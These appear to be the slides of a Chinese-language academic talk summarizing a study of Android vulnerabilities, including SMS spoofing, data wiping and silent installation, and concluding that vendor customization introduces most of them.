短信欺诈	2	0	4	4	5	6	3	3	2	2	2	2	3	1	4	5	5	4
清除数据	0	0	3	2	1	0	0	0	0	0	0	0	0	0	1	0	1	0
签名漏洞	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1

案例分析：短信欺诈

- 伪造任意短信
  - 安卓原生代码漏洞
    - 分布在几乎所有评估的手机中
    - Google在4.2版本的原生系统中修复
  - 厂商定制引入
    - 相当多的厂商都引入了短信欺诈漏洞
    - 修复了原生代码漏洞，同时引入新的漏洞

案例分析：静默安装

- 后台下载安装应用
  - 厂商定制所引入
  - 国内外设备评测结果迥异
    - 半数国内设备存在相关问题
    - 国外设备没有发现相关问题

结论

- 厂商对安卓手机进行了深度定制(**~70%**)
- 厂商定制是安卓手机漏洞的主要来源(**~70%**)

安卓手机安全需要

生态链各方的共同维护

谢谢！

Email: jiang@cs.ncsu.edu
URL: http://www.cs.ncsu.edu/faculty/jiang